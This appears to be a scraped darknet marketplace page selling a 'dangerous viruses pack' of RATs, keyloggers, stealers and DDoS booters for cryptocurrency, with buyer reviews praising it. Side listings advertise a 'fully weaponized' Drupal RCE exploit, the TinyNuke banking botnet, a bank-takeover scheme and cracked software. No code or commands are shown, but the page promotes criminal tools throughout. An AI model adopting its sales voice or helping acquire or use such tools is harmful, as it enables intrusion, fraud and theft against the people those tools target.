- Deposits & Withdrawals

The above rates are updated every 15 minutes and weighted average of major exchange platforms.

HACK THE PLANET

Unlimited items available for auto-dispatch

Product Class	Features	Origin Country	Features
Quantity Left	Digital	Ships to	World Wide
Ends In	Unlimited	Payment	World Wide Escrow

HACK MEGA PACK RATS KEYLOGGER CRACKS MORE - 1 days - USD + 2.99 / item

Purchase price: **USD 2.92**


Qty: 1

0.000308 BTC / 0.065825 LTC / 0.043778 XMR

Description Feedback Refund policy

Total Feedback: 36 - Positive: 33 - Negative: 1 - Neutral: 2


Feedback	Buyer	Date
No feedback comment	k*****5	May 24, 2020
★ 2020 DANGEROUS VIRUSES PACK (RATs/keyloggers/stealers/DDOS)★ +NordVPN Premium account ✓	USD 5.91	May 24, 2020
Hey, thanks for the list! Quick and easy! :-)	f*****5	May 24, 2020
★ 2020 DANGEROUS VIRUSES PACK (RATs/keyloggers/stealers/DDOS)★ +NordVPN Premium account ✓	USD 5.91	May 24, 2020
Lots of great info and programs, wondering where i can find that bonus vpn account	o*****n	May 22, 2020
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please give me the nord account.	c*****z	May 09, 2020
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Works booters hit like 2009 Chris Brown	f*****2	Apr 27, 2020
★ 2020 DANGEROUS VIRUSES PACK (RATs/keyloggers/stealers/DDOS)★ +NordVPN Premium account ✓	USD 5.91	Apr 27, 2020
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Nice	j*****a	Apr 20, 2020
★ 2020 DANGEROUS VIRUSES PACK (RATs/keyloggers/stealers/DDOS)★ +NordVPN Premium account ✓	USD 5.91	Apr 20, 2020
Best \$10 I have ever spent, cheers bro	j*****7	Apr 20, 2020
★ 2020 DANGEROUS VIRUSES PACK (RATs/keyloggers/stealers/DDOS)★ +NordVPN Premium account ✓	USD 5.91	Apr 20, 2020

 **Microsoft Visual Studio 2019 Enterprise**

Item # 126734 - Software & Malware / Security Software - WhiteChapel (83)

Views: 545 / Sales: 0
Quantity left: Unlimited


Buy Price
USD 120.00
(0.012690 BTC)

 **THE IN-BANK TAKEOVER SYSTEM 2019 WORKING - MAKE EASY \$15,000+ DAILY**

Item # 138787 - Software & Malware / Exploit Kits - TopMoneyMaster (113)

Views: 790 / Sales: 0
Quantity left: Unlimited (Unlimited automatic items)


Buy Price
USD 100.00
(0.010575 BTC)

 **Dark Market (Marketplace) Script**

Item # 164152 - Software & Malware / Other - greenpirate (215)

Views: 206 / Sales: 0
Quantity left: Unlimited

Buy Price
USD 100.00
(0.010575 BTC)

 **[POWERFUL] Drupal RCE Exploit [Fully Weaponized] [88% OF BUILDS VULN]**

Item # 52141 - Software & Malware / Exploits - albertnikon11 (368)

Views: 1330 / Sales: 2
Quantity left: 23 (673 automatic items)


Buy Price
USD 80.00
(0.008460 BTC)

 **TinyNuke Banking Botnet**

Item # 52159 - Software & Malware / Botnets & Malware - albertnikon11 (368)

Views: 1410 / Sales: 2
Quantity left: 13 (120 automatic items)













Buy Price
USD 75.00
(0.007931 BTC)

 **ANDROID Mobile Virtual Box Machine — 2019! w/ Full Tutorial**

Item # 135182 - Software & Malware / Security Software - TopMoneyMaster (113)

Views: 505 / Sales: 0
Quantity left: Unlimited (Unlimited automatic items)








Buy Price
USD 50.00
(0.005288 BTC)

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